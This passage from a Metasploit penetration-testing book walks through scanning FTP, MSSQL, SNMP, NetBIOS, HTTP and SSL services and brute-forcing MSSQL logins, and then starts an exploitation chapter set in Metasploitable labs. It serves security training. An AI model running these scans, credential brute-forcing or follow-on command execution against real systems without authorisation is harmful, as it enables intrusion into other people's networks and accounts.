We can also see that some lines are displaying the progress of the scan and generating a messy output. We can turn the show progress feature off by setting the value to false for the ShowProgress option, as shown in the following screenshot:

```
msf auxiliary(ftp_version) > set ShowProgress false
ShowProgress => false
msf auxiliary(ftp_version) > run

[*] 192.168.10.1:21 FTP Banner: '220 Welcome to TP-LINK FTP
server\x0d\x0a'
[*] 192.168.10.109:21 FTP Banner: '220 FTP Utility FTP serv
er (Version 1.00) ready.\x0d\x0a'
[*] Auxiliary module execution completed
msf auxiliary(ftp_version) > █
```

Clearly, we have a better output as shown in the preceding screenshot. However, wait! We never had ShowProgress in the options, right? So where did it magically come from? It would be great if you were to stop at this point and try figuring it out yourself. In case you know that we have the advanced option command that can be invoked by passing show advanced in Metasploit, we can proceed further.

It may be required, during a penetration test, that you need minute details of the test and want a verbose output. Metasploit does offer a verbose feature, which can be set by passing set verbose true in the Metasploit console. Verbose output will generate data similar to the output in the following screenshot:

```
[*] Connecting to FTP server 192.168.10.3:21...
[*] Connecting to FTP server 192.168.10.2:21...
[*] Connecting to FTP server 192.168.10.1:21...
[*] Connecting to FTP server 192.168.10.0:21...
[*] Connecting to FTP server 192.168.10.5:21...
[*] Connecting to FTP server 192.168.10.7:21...
[*] Connecting to FTP server 192.168.10.10:21...
[*] Connected to target FTP server.
[*] 192.168.10.1:21 FTP Banner: '220 Welcome to TP-LINK FTP
server\x0d\x0a'
[*] Connecting to FTP server 192.168.10.11:21...
[*] Connecting to FTP server 192.168.10.12:21...
[*] Connecting to FTP server 192.168.10.13:21...
```

The module is now printing details such as connection status and much more.

Modifying scanner modules for fun and profit

In a large testing environment, it would be a little difficult to analyze hundreds of different services and to find the vulnerable ones. I keep a list of vulnerable services in my customized scanning modules so that, as soon as a particular service is encountered, it gets marked as vulnerable if it matches a particular banner. Identifying vulnerable services is a good practice. For example, if you are given a vast network of 10000 systems, it would be difficult to run the default Metasploit module and expect a nicely formatted output. In such cases, we can customize the module accordingly and run it against the target. Metasploit is such a great tool that it provides inline editing. Hence, you can modify the modules on the fly using the `edit` command. However, you must have selected a module to edit. We can see in the following screenshot that Metasploit has opened the `ftp_version` module in the VI editor, and the logic of the module is also shown:

```
if(banner)
    banner_sanitized = Rex::Text.to_hex_ascii(self.banner.to_s)
    print_status("#{rhost}:#{rport} FTP Banner: '#{banner_sanitized}'")
    report_service(:host => rhost, :port => rport, :name => "ftp", :info
=> banner_sanitized)
    end
    disconnect
```

The code is quite straightforward. If the `banner` variable is set, the status message gets printed on the screen with details such as `rhost`, `rport`, and the `banner` itself. Suppose we want to add another functionality to the module, that is, to check if the `banner` matches a particular banner of a commonly vulnerable FTP service, we can add the following lines of code:

```
if(banner)
    banner_sanitized = Rex::Text.to_hex_ascii(self.banner.to_s)
    print_good("#{rhost}:#{rport} FTP Banner: '#{banner_sanitized}'")
    report_service(:host => rhost, :port => rport, :name => "ftp", :info => banner_sanitized)
    if banner_sanitized =~ /FTP\sUtility\sFTP\sServer/
        print_good("#{rhost} is Vulnerable to Attack")
    else
        print_error("Not Vulnerable")
    end
end
disconnect
```

What we did in the preceding module is just an addition of another if-else block, which matches the banner to the regex expression `/FTP\sUtility\sFTP\sserver/`. If the banner matches the regex, it will denote a successful match of a vulnerable service, or else it will print **Not Vulnerable**. Quite simple, huh?

However, after you commit changes and write the module, you need to reload the module using the `reload` command. Let us now run the module and analyze the output:

```
msf auxiliary(ftp_version) > run

[+] 192.168.10.1:21 FTP Banner: '220 Welcome to TP-LINK F
TP server\x0d\x0a'
[-] Not Vulnerable
[+] 192.168.10.109:21 FTP Banner: '220 FTP Utility FTP se
rver (Version 1.00) ready.\x0d\x0a'
[+] 192.168.10.109 is Vulnerable to Attack
```

Yeah! We did it successfully. Since the banner of the **TP-LINK FTP server** does not match our regex expression, **Not Vulnerable** gets printed on the console, and the banner for the other service matches our regex, so the **Vulnerable** message gets printed to the console.

For more information on editing and building new modules, refer to *Chapter 2*, of *Mastering Metasploit 2nd Edition*.

Scanning MSSQL servers with Metasploit

Let us now jump into Metasploit-specific modules for testing the MSSQL server and see what kind of information we can gain by using them.

Using the `mssql_ping` module

The very first auxiliary module that we will be using is `mssql_ping`. This module will gather service information related to the MSSQL server.

So, let us load the module and start the scanning process as follows:

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf auxiliary(mssql_ping) > run

[*] SQL Server information for 192.168.65.1:
[+]   ServerName      = WIN8
[+]   InstanceName    = MSSQLSERVER
[+]   IsClustered    = No
[+]   Version         = 10.0.1600.22
[+]   tcp              = 1433
[+]   np               = \\WIN8\\pipe\\sql\\query
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) >
```

We can clearly see that `mssql_ping` has generated an excellent output of the fingerprinted MSSQL service.

Brute-forcing MSSQL passwords

Metasploit also offers brute-force modules. A successful brute-force does exploit low entropy vulnerabilities; if it produces results in a reasonable amount of time it is considered a valid finding. Hence, we will cover brute-forcing in this phase of the penetration test itself. Metasploit has a built-in module named `mssql_login`, which we can use as an authentication tester for brute-forcing the username and password of an MSSQL server database.

Let us load the module and analyze the results:

```
msf > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf auxiliary(mssql_login) > run

[*] 192.168.65.1:1433 - MSSQL - Starting authentication scanner.
[*] 192.168.65.1:1433 MSSQL - [1/2] - Trying username:'sa' with password:''
[+] 192.168.65.1:1433 - MSSQL - successful login 'sa' : ''
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) >
```

As soon as we ran this module, it tested for the default credentials at the very first step, that is, with the **USERNAME sa** and **PASSWORD** as blank, and found that the login was successful. Therefore, we can conclude that default credentials are still being used. Additionally, we must try testing for more credentials if in case the **sa** account is not immediately found. To achieve this, we will set the **USER_FILE** and **PASS_FILE** parameters with the name of the files that contain dictionaries to brute-force the username and the password of the DBMS:

```
msf > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):
Name          Current Setting  Required  Description
----          -----          -----      -----
BLANK_PASSWORDS    true           no        Try blank passwords for all users
BRUTEFORCE_SPEED   5             yes       How fast to bruteforce, from 0 to 5
PASSWORD          no            no        A specific password to authenticate with
PASS_FILE          no            no        File containing passwords, one per line
RHOSTS            yes           yes      The target address range or CIDR identifier
RPORT              1433          yes       The target port
STOP_ON_SUCCESS    false          yes      Stop guessing when a credential works for a host
THREADS            1             yes       The number of concurrent threads
USERNAME           sa            no        A specific username to authenticate as
USERPASS_FILE      no            no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS        true          no        Try the username as the password for all users
USER_FILE           user.txt       no        File containing usernames, one per line
USE_WINDOWS_AUTHENT false          yes      Use windows authentication
VERBOSE             true          yes      Whether to print output for all attempts
```

Let us set the required parameters; these are the **USER_FILE** list, the **PASS_FILE** list, and **RHOSTS** for running this module successfully as follows:

```
msf auxiliary(mssql_login) > set USER_FILE user.txt
USER_FILE => user.txt
msf auxiliary(mssql_login) > set PASS_FILE pass.txt
PASS_FILE => pass.txt
msf auxiliary(mssql_login) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf auxiliary(mssql_login) >
```

Running this module against the target database server, we will have output similar to the following:

```
[*] 192.168.65.1:1433 MSSQL - [02/36] - Trying username:'sa' with password:''
[+] 192.168.65.1:1433 - MSSQL - successful login 'sa' : ''
[*] 192.168.65.1:1433 MSSQL - [03/36] - Trying username:'nipun' with password:''
[-] 192.168.65.1:1433 MSSQL - [03/36] - failed to login as 'nipun'
[*] 192.168.65.1:1433 MSSQL - [04/36] - Trying username:'apex' with password:''
[-] 192.168.65.1:1433 MSSQL - [04/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [05/36] - Trying username:'nipun' with password:'nipun'
[-] 192.168.65.1:1433 MSSQL - [05/36] - failed to login as 'nipun'
[*] 192.168.65.1:1433 MSSQL - [06/36] - Trying username:'apex' with password:'apex'
[-] 192.168.65.1:1433 MSSQL - [06/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [07/36] - Trying username:'nipun' with password:'12345'
[+] 192.168.65.1:1433 - MSSQL - successful login 'nipun' : '12345'
[*] 192.168.65.1:1433 MSSQL - [08/36] - Trying username:'apex' with password:'12345'
[-] 192.168.65.1:1433 MSSQL - [08/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [09/36] - Trying username:'apex' with password:'123456'
[-] 192.168.65.1:1433 MSSQL - [09/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [10/36] - Trying username:'apex' with password:'18101988'
[-] 192.168.65.1:1433 MSSQL - [10/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [11/36] - Trying username:'apex' with password:'12121212'
[-] 192.168.65.1:1433 MSSQL - [11/36] - failed to login as 'apex'
```

As we can see from the preceding result, we have two entries that correspond to the successful login of the user in the database. We found a default user **sa** with a blank password and another user **nipun** having a password as **12345**.



Refer to
<https://github.com/danielmiessler/SecLists/tree/master/Passwords>
for some excellent dictionaries that can be used in password brute-force.

For more information on testing databases, refer to *Chapter 5*, from *Mastering Metasploit First/Second Edition*.



It is a good idea to set the `USER_AS_PASS` and `BLANK_PASSWORDS` options to `true` while conducting a brute-force, since many of the administrators keep default credentials for various installations.

Scanning SNMP services with Metasploit

Let us perform a TCP port scan of a different network as shown in the following screenshot:

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp) :

      Name          Current Setting  Required  Description
      ----          -----          -----      -----
      CONCURRENCY    10            yes        The number of
concurrent ports to check per host
      PORTS         1-10000        yes        Ports to scan
(e.g. 22-25,80,110-900)
      RHOSTS        192.168.1.19   yes        The target ad-
dress range or CIDR identifier
      THREADS        1             yes        The number of
concurrent threads
      TIMEOUT       1000          yes        The socket co-
nnect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(tcp) > [REDACTED]
```

We will be using the tcp scan module listed under auxiliary/scanner/portscan, as shown in the preceding screenshot. Let's run the module and analyze the results as follows:

```
msf auxiliary(tcp) > run
[*] 192.168.1.19:135 - TCP OPEN
[*] 192.168.1.19:139 - TCP OPEN
```

We can see that we found two services only that don't look that appealing. Let us also perform a UDP sweep of the network and check if we can find something interesting:

```
msf > use auxiliary/scanner/discovery/udp_sweep
msf auxiliary(udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

      Name          Current Setting  Required  Description
      ----          -----          -----    -----
      BATCHSIZE      256           yes        The number of h
osts to probe in each set
      RHOSTS         192.168.1.19   yes        The target addr
ess range or CIDR identifier
      THREADS        10            yes        The number of c
oncurrent threads

msf auxiliary(udp_sweep) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(udp_sweep) > run
```

To carry out a UDP sweep, we will use the auxiliary/scanner/discovery/udp_sweep module as shown in the preceding screenshot. Next, we only need to provide the network range by setting the RHOSTS option. Additionally, you can increase the number of threads as well. Let's run the module and analyze results:

```
[*] Discovered DNS on 192.168.1.1:53 (961981820001000000)
0000000756455253494f4e0442494e440000100003)
[*] Discovered NetBIOS on 192.168.1.5:137 (UBUNTU:<00>:U
:UBUNTU:<03>:U :UBUNTU:<20>:U :[888] MSBROWSE [88]<01>:G :
WORKGROUP:<00>:G :WORKGROUP:<1d>:U :WORKGROUP:<1e>:G :00
:00:00:00:00:00)
[*] Discovered NetBIOS on 192.168.1.9:137 (DESKTOP-PESQ2
1S:<00>:U :WORKGROUP:<00>:G :DESKTOP-PESQ21S:<20>:U :WOR
KGROUP:<1e>:G :b0:10:41:c8:46:df)
[*] Discovered NetBIOS on 192.168.1.14:137 (SHELL99:<20>
:U :SHELL99:<00>:U :WORKGROUP:<00>:G :WORKGROUP:<1e>:G :
4c:cc:6a:65:d3:86)
[*] Discovered NetBIOS on 192.168.1.18:137 (DESKTOP-UD19
KIO:<00>:U :DESKTOP-UD19KIO:<20>:U :WORKGROUP:<00>:G :WO
RKGROUP:<1e>:G :3c:77:e6:f9:e5:3b)
[*] Discovered SNMP on 192.168.1.19:161 (Hardware: Intel
64 Family 6 Model 79 Stepping 1 AT/AT COMPATIBLE - Softw
are: Windows Version 6.1 (Build 7601 Multiprocessor Free
))
[*] Discovered NetBIOS on 192.168.1.21:137 (WIN-3KOU2TIJ
4E0:<20>:U :WIN-3KOU2TIJ4E0:<00>:U :WORKGROUP:<00>:G :08
:00:27:ff:e0:ef)
```

Amazing! We can see plenty of results generated by the UDP sweep module. Additionally, a **Simple Network Management Protocol (SNMP)** service is also discovered on 192.168.1.19.

The SNMP, is a commonly used service that provides network management and monitoring capabilities. SNMP offers the ability to poll networked devices and monitor data such as utilization and errors for various systems on the host. SNMP is also capable of changing the configurations on the host, allowing the remote management of the network device. SNMP is vulnerable because it is often automatically installed on many network devices with `public` as the read string and `private` as the write string. This would mean that systems might be fitted to a network without any knowledge that SNMP is functioning and using these default keys.

This default installation of SNMP provides an attacker with the means to perform reconnaissance on a system, and, an exploit that can be used to create a denial of service. SNMP MIBs provide information such as the system name, location, contacts, and sometimes even phone numbers. Let's perform an SNMP sweep over the target and analyze what interesting information we encounter:

```
msf auxiliary(udp_sweep) > use auxiliary/scanner/snmp/
snmp_enum
msf auxiliary(snmp_enum) > show options

Module options (auxiliary/scanner/snmp/snmp_enum):
=====
Name      Current Setting  Required  Description
----      -----          -----    -----
COMMUNITY  public          yes       SNMP Community
String
RETRIES    1               yes       SNMP Retries
RHOSTS    192.168.1.19     yes       The target add
ress range or CIDR identifier
REPORT     161             yes       The target por
t
THREADS   10              yes       The number of
concurrent threads
TIMEOUT   1               yes       SNMP Timeout
VERSION   1               yes       SNMP Version <
1/2c>
```

We will use `snmp_enum` from `auxiliary/scanner/snmp` to perform an SNMP sweep. We set the value of `RHOSTS` to 192.168.1.19, and we can additionally provide the number of threads as well. Let's see what sort of information pops up:

```
msf auxiliary(snmp_enum) > run
[+] 192.168.1.19, Connected.

[*] System information:

Host IP : 192.168.1.19
Hostname : PC
Description : Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 6.1 (Build 7601 Multiprocessor Free)
Contact : Fugga
Location : Hell
Uptime snmp : 00:47:05.24
Uptime system : 00:46:34.09
System date : 2017-3-8 15:52:30.5

[*] User accounts:

["Guest"]
["admin"]
["win 7"]
["avtest"]
["Administrator"]
```

Wow! We can see that we have plenty of system information such as Host IP, hostname, contact, uptime, description of the system, and even user accounts. The found usernames can be handy in trying brute-force attacks as we did in the previous sections. Let's see what else we got:

```
[*] TCP connections and listening ports:

Local address      Local port      Remote address
      Remote port          State
0.0.0.0            135           0.0.0.0
                  0           listen
0.0.0.0            49152          0.0.0.0
                  0           listen
0.0.0.0            49153          0.0.0.0
                  0           listen
0.0.0.0            49154          0.0.0.0
                  0           listen
0.0.0.0            49157          0.0.0.0
                  0           listen
0.0.0.0            49160          0.0.0.0
                  0           listen
192.168.1.19       139           0.0.0.0
                  0           listen
192.168.1.19       49156          212.4.153.168
                  80          established
192.168.1.19       49162          209.10.120.53
                  443         closeWait
192.168.1.19       49163          209.10.120.50
                  443         closeWait
```

We also have the list of listening ports (TCP and UDP), connection information, a list of network services, processes, and even a list of installed applications, as shown in the following screenshot:

```
[*] Software components:

Index          Name
1              7-Zip 16.04 (x64)
2              AVG Protection
3              AVG
4              Sandboxie 5.14 (64-bit)
5              Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.40649
6              AVG Zen
7              Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161
8              Microsoft .NET Framework 4.6.2
9              AVG 2016
10             AVG
11             Visual Studio 2012 x64 Redistributables
12             Microsoft .NET Framework 4.6.2
13             Microsoft Visual C++ 2013 x64 Minimum Runtime - 12.0.40649
14             FMW 1
15             VMware Tools
```

Hence, SNMP sweep provides us with tons of reconnaissance features for the target system, which may help us perform attacks such as social engineering and getting to know what various applications might be running on the target, so that we can prepare the list of services to exploit and focus on specifically.

More on SNMP sweeping can be found at

<https://www.offensive-security.com/metasploit-unleashed/snmp-scan/>.

Scanning NetBIOS services with Metasploit

Netbios services also provide vital information about the target and help us uncover the target architecture, operating system version, and many other things. To scan a network for NetBIOS services, we can use the nbname module from auxiliary/scanner/netbios, as shown in the following screenshot:

```
msf > use auxiliary/scanner/netbios/nbname
msf auxiliary(nbname) > show options

Module options (auxiliary/scanner/netbios/nbname):

      Name          Current Setting  Required  Description
      ----          -----          -----      -----
    BATCHSIZE        256           yes        The number of
hosts to probe in each set
    RHOSTS         192.168.1.19   yes        The target add
ress range or CIDR identifier
    RPORT          137           yes        The target por
t
    THREADS         10            yes        The number of
concurrent threads

msf auxiliary(nbname) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(nbname) > run
```

As we did previously, we set the RHOSTS to the entire network by providing the CIDR identifier. Let's run the module and analyze the results as follows:

```
[*] Sending NetBIOS requests to 192.168.1.0->192.168.1.
255 (256 hosts)
[*] 192.168.1.9 [DESKTOP-PESQ21S] OS:Windows Names:(DES
KTOP-PESQ21S, WORKGROUP) Addresses:(192.168.204.1, 192.
168.56.1, 192.168.1.9) Mac:b0:10:41:c8:46:df
[*] 192.168.1.21 [WIN-3KOU2TIJ4E0] OS:Windows Names:(WI
N-3KOU2TIJ4E0, WORKGROUP) Addresses:(192.168.1.21, 169.
254.44.241) Mac:08:00:27:ff:e0:ef
[*] 192.168.1.8 [MALWARE-ANALYST] OS:Unix Names:(MALWAR
E-ANALYST, [■■■] MSBROWSE [■■■] WORKGROUP) Addresses:(192.1
68.1.8) Mac:00:00:00:00:00:00
[*] 192.168.1.13 [UBUNTU] OS:Unix Names:(UBUNTU, [■■■] MS
BROWSE [■■■] WORKGROUP) Addresses:(192.168.1.18) Mac:00:0
0:00:00:00:00
[*] 192.168.1.5 [UBUNTU] OS:Unix Names:(UBUNTU, [■■■] MSB
ROWSE [■■■] WORKGROUP) Addresses:(192.168.1.18) Mac:00:00
:00:00:00:00
[*] 192.168.1.6 [ROOT-PC] OS:Windows Names:(ROOT-PC, WO
RKGROUP) Addresses:(192.168.56.1, 192.168.226.2, 192.16
8.216.2, 192.168.234.1, 192.168.232.1, 192.168.1.6) Mac
:74:e6:e2:4a:2a:47
[*] 192.168.1.14 [SHELL99] OS:Windows Names:(SHELL99, W
ORKGROUP) Addresses:(192.168.56.1, 192.168.103.2, 192.1
68.127.1, 192.168.186.1, 169.254.150.162, 192.168.1.14)
Mac:4c:cc:6a:65:d3:86
```

We can see that we have almost every system running the NetBIOS service on the network listed in the preceding screenshot. This information provides us with useful evidence for the operating system type, name, domain, and related IP addresses of the systems.

Scanning HTTP services with Metasploit

Metasploit allows us to perform fingerprinting of various HTTP services. Additionally, Metasploit contains a large number of exploit modules targeting different kinds of web servers. Hence, scanning HTTP services not only allows for fingerprinting the web servers, but it builds a base of web server vulnerabilities that Metasploit can attack later. Let us use the `http_version` module and run it against the network as follows:

```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > show options

Module options (auxiliary/scanner/http/http_version):

  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  Proxies                no        A proxy chain of
format type:host:port[,type:host:port][...]
  RHOSTS      192.168.1.0/24  yes      The target addre
ss range or CIDR identifier
  RPORT      80              yes      The target port
  THREADS     1               yes      The number of co
ncurrent threads
  VHOST                  no      HTTP server virt
ual host

msf auxiliary(http_version) > █
```

Let's execute the module after setting up all the necessary options such as `RHOSTS` and `Threads` as follows:

```
msf auxiliary(http_version) > run
[*] 192.168.1.1:80 Realtron WebServer 1.1 ( 401-Basic realm="index.htm" )
[*] 192.168.1.8:80 Apache/2.4.7 (Ubuntu)
[*] 192.168.1.7:80 HP-iLO-Server/1.30
[*] 192.168.1.5:80 Apache/2.4.18 (Ubuntu)
[*] 192.168.1.13:80 Apache/2.4.18 (Ubuntu)
[*] 192.168.1.15:80 Apache/2.4.23 (Debian)
[*] 192.168.1.14:80 Apache/2.4.23 (Win32) OpenSSL/1.0.2
h PHP/5.6.24 ( Powered by PHP/5.6.24, 302-http://192.168.1.14/dashboard/ )
[*] 192.168.1.21:80 Microsoft-IIS/8.5 ( Powered by PHP/5.3.28, ASP.NET )
[*] 192.168.1.18:80 Apache/2.4.17 (Win32) OpenSSL/1.0.2d PHP/5.5.35
[*] 192.168.1.100:80 YouTrack ( 302-http://192.168.1.100/oauth?state=%2F )
[*] Auxiliary module execution completed
msf auxiliary(http_version) >
```

The `http_version` module from Metasploit has successfully fingerprinted various web server software and applications in the network. We will exploit some of these services in Chapter 3, *Exploitation and Gaining Access*. We saw how we could fingerprint HTTP services, so let's try figuring out if we can scan its big brother, the HTTPS with Metasploit.

Scanning HTTPS/SSL with Metasploit

Metasploit contains the SSL scanner module that can uncover a variety of information related to the SSL service on a target. Let us quickly set up and run the module as follows:

```
msf > use auxiliary/scanner/http/ssl
msf auxiliary(ssl) > show options

Module options (auxiliary/scanner/http/ssl):
Name      Current Setting  Required  Description
----      -----        -----    -----
RHOSTS    192.168.1.0/24   yes       The target address or CIDR identifier
RPORT     443              yes       The target port
THREADS   1                yes       The number of concurrent threads

msf auxiliary(ssl) > set threads 10
threads => 10
msf auxiliary(ssl) > run
```

We have the SSL module from auxiliary/scanner/http, as shown in the preceding screenshot. We can now set the RHOSTS, a number of threads to run, and RPORT if it is not 443, and execute the module as follows:

```
[*] 192.168.1.8:443 Subject: /C=DE/ST=none/L=Berlin/O=OpenVAS Users United/OU=Server certificate for malware-analyst/CN=malware-analyst/emailAddress=openvassd@malware-analyst
[*] 192.168.1.8:443 Issuer: /C=DE/ST=none/L=Berlin/O=OpenVAS Users United/OU=Certification Authority for malware-analyst/CN=malware-analyst/emailAddress=ca@malware-analyst
[*] 192.168.1.8:443 Signature Alg: sha256WithRSAEncryption
[*] 192.168.1.8:443 Public Key Size: 4096 bits
[*] 192.168.1.8:443 Not Valid Before: 2017-02-21 07:27:54 UTC
[*] 192.168.1.8:443 Not Valid After: 2018-02-21 07:27:54 UTC
[+] 192.168.1.8:443 Certificate contains no CA Issuers extension... possible self signed certificate
[*] 192.168.1.8:443 has common name malware-analyst
[*] 192.168.1.7:443 Subject: /CN=ILOSGH624V548/O=Hewlett Packard Enterprise/OU=ISS/L=Houston/ST=Texas/C=US
[*] 192.168.1.7:443 Issuer: /CN=Default Issuer (Do not trust)/O=Hewlett Packard Enterprise/OU=ISS/L=Houston/ST=Texas/C=US
[*] 192.168.1.7:443 Signature Alg: sha1WithRSAEncryption
```

Analyzing the preceding output, we can see that we have a self-signed certificate in place on the IP address 192.168.1.8 and other details such as CA authority, e-mail address, and much more. This information becomes vital to law enforcement agencies and in cases of fraud investigation. There have been many cases where the CA has accidentally signed malware spreading sites for SSL services.

We learned about various Metasploit modules. Let us now delve deeper and look at how the modules are built.

Summary and exercises

Throughout this chapter, we covered scanning extensively over various types of services such as databases, FTP, HTTP, SNMP, NetBIOS, SSL, and more. This chapter will help you answer the following set of questions:

- How do you scan FTP, SNMP, SSL, MSSQL, NetBIOS, and various other services with Metasploit?
- Why is it necessary to scan both TCP and UDP ports?

You can try the following self-paced exercises to learn more about the scanners:

- Try executing system commands through MSSQL using the credentials found in the tests
- Try finding a vulnerable web server on your network and find a matching exploit; you can use Metasploitable 2 and Metasploitable 3 for this exercise
- Try writing a simple custom HTTP scanning module with checks for a particularly vulnerable web server (like we did for FTP)

It's now time to switch to the most action-packed chapter of this book—the exploitation phase. We will exploit numerous vulnerabilities based on the knowledge that we learned from this chapter, and we will look at various scenarios and bottlenecks that mitigate exploitation.

26

Exploitation and Gaining Access

In the Chapter 2, *Identifying and Scanning Targets*, we had a precise look at scanning multiple services in a network while fingerprinting their exact version numbers. We had to find the exact version numbers of the services running so that we could exploit the vulnerabilities residing in a particular version of the software. In this chapter, we will make use of the strategies learned in the Chapter 2, *Identifying and Scanning Targets*, to successfully gain access to some systems by taking advantage of their vulnerabilities. We will learn how to do the following:

- Exploit applications using Metasploit
- Test servers for successful exploitation
- Attack mobile platforms with Metasploit
- Use browser-based attacks for client-side testing
- Build and modify existing exploit modules in Metasploit

So let us get started.

Setting up the practice environment

Throughout this chapter and the following ones, we will primarily practice on Metasploitable 2 and Metasploitable 3 (intentionally vulnerable operating systems). Additionally, for the exercises which are not covered in Metasploitable distributions, we will use our customized environment:

- Please follow the instructions to set up Metasploitable 2 at <https://community.rapid7.com/thread/2007>
- To set up Metasploitable 3, refer to <https://github.com/rapid7/metasploitable3>
- Refer to the excellent video tutorials to set up Metasploitable 3 at <https://www.youtube.com/playlist?list=PLZOToVAK85MpnjpcVtNMwmCxMZRFaY6mT>

Exploiting applications with Metasploit

Consider yourself performing a penetration test on a class B range IP network. Let's first add a new workspace for our test and switch to it, as shown in the following screenshot:

```
msf > workspace -a ClassBNetwork
[*] Added workspace: ClassBNetwork
msf > workspace ClassBNetwork
[*] Workspace: ClassBNetwork
```

We added a new workspace by issuing the `workspace` command followed by the `-a` switch followed by the name of our new workspace. We switched our workspace to the one we just created by issuing the `workspace` command again followed by the name of the workspace, which, in our case is `ClassBNetwork`.

Throughout Chapter 2, *Identifying and Scanning Targets*, we used the `tcp portscan` auxiliary module heavily. Let's use it again and see what surprises we have on this network:

```
msf auxiliary(tcp) > run
[*] 172.28.128.3:          - 172.28.128.3:22 - TCP OPEN
[*] 172.28.128.3:          - 172.28.128.3:80 - TCP OPEN
```

Nothing fancy! We merely have two open ports, that is, port 80 and port 22. Let's verify the information found in the scan by issuing the hosts command and the services command, as shown in the following screenshot:

```
msf auxiliary(tcp) > hosts

Hosts
=====
address      mac   name   os_name   os_flavor   os_sp   purpose   inf
o comments
-----  -----  -----  -----  -----  -----  -----  -----
- - - - -    - - - - -    - - - - -    - - - - -    - - - - -    - - - - -
172.28.128.3           Unknown                   device

msf auxiliary(tcp) > services

Services
=====
host        port   proto   name   state   info
-----
- - - - -    - - - - -    - - - - -    - - - - -
172.28.128.3  22     tcp      open
172.28.128.3  80     tcp      open
```

We can see that the information captured in the scan now resides in Metasploit's database. However, we did not find much in the scan. Let's run a more accurate scan in the next section.

Using db_nmap in Metasploit

Nmap is one of the most popular network scanners and is most widely used in penetration testing and vulnerability assessments. The beauty of Metasploit is that it combines the power of Nmap by integrating and storing results in its database. Let's run a basic stealth scan on the target by providing the `-sS` switch. Additionally, we have used the `-p-` switch to tell Nmap to scan for all 65,535 ports on the target, and the `--open` switch to list all the open ports only (this eliminates filtered and closed ports), as shown in the following screenshot:

```
msf > db_nmap -sS 172.28.128.3 -p- --open
[*] Nmap: Starting Nmap 7.01 ( https://nmap.org ) at 2017-03-20
12:33 IST
[*] Nmap: Stats: 0:04:51 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
[*] Nmap: SYN Stealth Scan Timing: About 23.41% done; ETC: 12:54
(0:15:52 remaining)
[*] Nmap: Stats: 0:10:59 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
[*] Nmap: SYN Stealth Scan Timing: About 49.49% done; ETC: 12:55
(0:11:13 remaining)
```

We can see providing the preceding command runs a thorough scan on the target. Let's analyze the output generated from the scan as follows:

	PORT	STATE	SERVICE
[*]	21/tcp	open	ftp
[*]	22/tcp	open	ssh
[*]	80/tcp	open	http
[*]	1617/tcp	open	unknown
[*]	3000/tcp	open	ppp
[*]	4848/tcp	open	appserv-http
[*]	5985/tcp	open	wsman
[*]	8022/tcp	open	oa-system
[*]	8080/tcp	open	http-proxy
[*]	8484/tcp	open	unknown
[*]	8585/tcp	open	unknown
[*]	9200/tcp	open	wap-wsp
[*]	49153/tcp	open	unknown
[*]	49154/tcp	open	unknown
[*]	49160/tcp	open	unknown
[*]	49161/tcp	open	unknown

We can see a number of ports open on the target. We can consider them as an entry point to the system if we find any of them vulnerable. However, as discussed earlier, to exploit these services, we will need to figure out the software and its exact version number. `db_nmap` can provide us with the version of software running by initiating a service scan. We can perform a service scan similarly by adding the `-sV` switch to the previous scan command and rerunning the scan:

